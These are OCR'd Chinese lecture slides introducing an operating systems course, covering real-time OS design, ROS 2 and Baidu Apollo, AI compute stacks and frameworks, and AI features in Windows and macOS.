操作系统
Operating Systems

刘川意　教授

哈尔滨工业大学（深圳）

2025年9月

Module 1: 导论与OS结构

1. 当前形势下为什么要学OS
2. OS学习方法
3. OS的概念、特性
4. OS的基本结构
   - 微内核、模块化、分层结构
5. OS接口：系统调用
6. （实验一）xv6与Unix实用程序
7. 教师、助教及考核
8. 注意事项

21世纪第3个10年学习操作系统有什么用？

- 操作系统是一个相对成熟的领域
  - 绝大多数用户使用一小撮成熟的OS
  - 切换OS的代价是巨大的！
  - 搞一个新的OS很难“出头”
- 高性能服务器(High-performance servers)其实是操作系统问题
  - Face many of the same issues as OSes
- 资源管理是操作系统问题
  - Battery life, radio spectrum, etc.
- 安全是操作系统问题
  - Hard to achieve security without a solid foundation
- 智能设备需要新的OS
  - Handheld computers are resource poor, optimized for usability and battery life
- Web浏览器逐渐变成操作系统问题
- 机器人OS
- AI OS

机器人操作系统ROS & 实时操作系统RTOS

- RTOS广泛应用于机器人的机械控制，与机器人操作系统（ROS 2）配合，可部署在陆地、海中、空中



（A）美国Ghost Robotic公司的 Vision-60 机器人



（B）美国Mission Robotics公司的潜水机器人



（C）加拿大OTTO Motor公司的“OTTO 100”机器人



（D）美国Freefly公司的Auterion无人机


如何实时控制设备，需要RTOS


- 航空电子、工业控制、汽车、远程医疗等关键基础设施和其他市场中的关键任务应用，要求高实时性和高精准性。

- 航空工业高处理速度、高精度传感数据采集



- 自动驾驶系统高实时性、预期功能安全要求





实时性

- 机器人运动轨迹、机械臂控制




- 远程医疗低延迟、精准控制




RTOS的特性


1. 调度采用**抢占式（preemptive）的优先级机制**



2. 减少粗粒度的**锁**和长期**关中断**



3. 避免优先级翻转方式



优先级大小是A>B>C；
共享资源M。
翻转指的是A被阻塞，B优先获得资源运行。


RTOS的规避策略：
1. 优先级继承
2. 优先级恢复

4. 避免实时性不确定的API

- 多数实时操作系统都不支持虚拟内存（page file/swap area），主要原因是缺页中断（page fault）会导致任务调度的不确定性增加。
- 极端情况：一些实时系统（比如飞控系统），会在系统启动以后禁用malloc/free来防止系统中的不确定性。


RTOS的硬件环境

- 面向汽车应用的微控制器和处理器，提供可平衡高性能和高功效的硬件架构。



NXP S32开发板

- 面向机器人控制、工业控制器、智能家居的硬件架构




Raspberry Pi 4 Model

典型机器人操作系统——ROS 2

■ ROS 2（机器人操作系统）是用于机器人应用程序的开源软件操作系统。ROS 2底层采用RTOS对微控制器进行实时控制。[1][2]


- 几乎所有机器人产品都使用微控制器。典型的原因是：
  - **硬件访问**
  - **硬、低延迟的实时**
  - **省电**
- 深蓝色部分为 micro-ROS，用于ROS2 与RTOS之间的通信。
- 底层RTOS控制微控制器。




[1] https://www.ros.org/
[2] https://micro.ros.org/

典型机器人操作系统——百度Apollo

- 百度无人驾驶Apollo RTOS主体组成部分为Apollo-kernel (基于Real-Time Linux) [1]。
- 因为 Ubuntu 并不是一个实时系统，Apollo-kernel采用Real-Time Linux使得Apollo RTOS具有实时性。



百度无人驾驶Apollo 7.0体系结构图[2]




Apollo-kernel对Linux Kernel的改动:

- **Realtime patch(Preempt_RT)**
- Latest e1000e intel **ethernet driver**
- **Bugfix** for Nvidia driver under realtime patch
- Double free in the inet_csk_clone_lock function patch
- Other **cve security patches**


[1] https://github.com/ApolloAuto/apollo-kernel
[2] https://github.com/ApolloAuto/apollo

典型机器人操作系统——百度Apollo

- 百度Apollo底层采用RTOS（Real-Time Linux），使自动驾驶各个模块之间的协作达到高实时性，能够快速感知周围环境并作出响应。



车路协同路测被攻击发送假消息给汽车



如此惊艳的人工智能背后隐藏着哪些技术？仅仅是AI算法吗？

不，还需要算力支撑！

- 俗话说“大块头有大智慧”，为了挖掘深度学习的极致潜力，人工智能正步入大模型时代，即“训练数据规模更大、神经网络更深、参数量更多”
- 大模型的训练导致巨大的训练开销，需要强大的算力支持
- 算力是引发人工智能第三次浪潮的主要原因之一

模型名称	应用领域	训练数据规模	模型参数量	训练开销
Google BERT-Base	文本	16GB	1.1亿	16 TPU 4 天
Google BERT-Large	文本	16GB	3.4亿	64 TPU 4 天
OpenAI GPT-3	文本	570GB（过滤后,过滤前45TB)	1750亿	355个GPU 年 英伟达V100
智源悟道2.0	文本 图文多模态	4.9TB已清洗高质量数据集	1.75万亿	神威国产超算
鹏程·盘古	文本	1.1TB高质量中文语料数据集	2000亿	2048个昇腾910计算芯片

不，还需要计算框架支撑

- 除了算力外，AI的第三次浪潮还离不开计算框架的支撑，以TensorFlow 、 PyTorch 以 及 MindSpore （ 昇 思 ） 、PaddlePaddle（飞桨）为代表的计算框架大大降低了深度神经网络模型构建和训练的编程复杂度，从而让深度学习“飞入寻常百姓家”
- AI计算框架通过高层抽象、算子封装、自动微分等技术提升深度学习的易用性，通过算子自动融合、数据/模型等技术提升神经网络的

TensorFlow

Google

MindSpore

华为

PyTorch


Meta（原Facebook）

PaddlePaddle

百度

人工智能的成功=数据+算法+框架+算力，缺一不可

人工智能技术栈



[1] CUDA: Compute Unified Device Architecture, **英伟达公司针对GPU处理器推出的计算统一设备架构**
[2] MKL-DNN: Math Kernel Library-Deep Neural Network, **英特尔公司针对CPU处理器推出的面向DNN的高性能数学库**
[3] CANN: Compute Architecture for Neural Network, **华为公司针对昇腾系列处理器推出的异构计算架构**

鹏城云脑



做了什么？





能做什么？

数据处理

数据处理效率百倍提升（AI治理数据，数据智能处理）

模型开发&训练

高性能分布式训练（多元搜索，弹性训练，算子即时编译，多级缓存）

模型管理

模型全生命周期管理（模型版本管理，模型转换，模型溯源，精度跟踪）


模型部署

全面高效的云部署（在线服务，批量服务）


AI改变OS的交互——Windows操作系统

Copilot：AI 不再是单独的应用，而是和应用app深度绑定，成为应用内部的重要组成部分，表现为文本处理、智能交互、个性化体验等。

与Copilot对话



辅助写作



图片内容理解



总结文本内容



辅助电脑操作




AI辅助对浏览器内容的理解

Windows 11 Edge + Copilot

- **Edge浏览器** 与 **Copilot** 结合，通过自然语言帮助用户处理浏览器页面内容。


Copilot 具有以下功能：

✓ 上传文件
✓ 语音对话
✓ 理解浏览器tab的内容
✓ 切换不同的聊天模式（快速响应、深度思考、GPT-5）



AI辅助视觉







- **Copilot Vision** 与 **Copilot** 结合。Copilot Vision能够将app以共享屏幕的形式传输给Copilot，让**Copilot捕获屏幕内容**。
- 与其进行语音对话，会得到语音回应与视觉辅助操作提示。

使用Copilot Vision选择股票



使用Copilot Vision做题





AI改变OS的交互——macOS操作系统




Apple智能(Apple Intelligence)，包括:iOS 18、iPadOS 18、macOS Sequoia、watchOS 11 和 visionOS 2，可辅助书写、视觉、邮件等工作。

照片清理



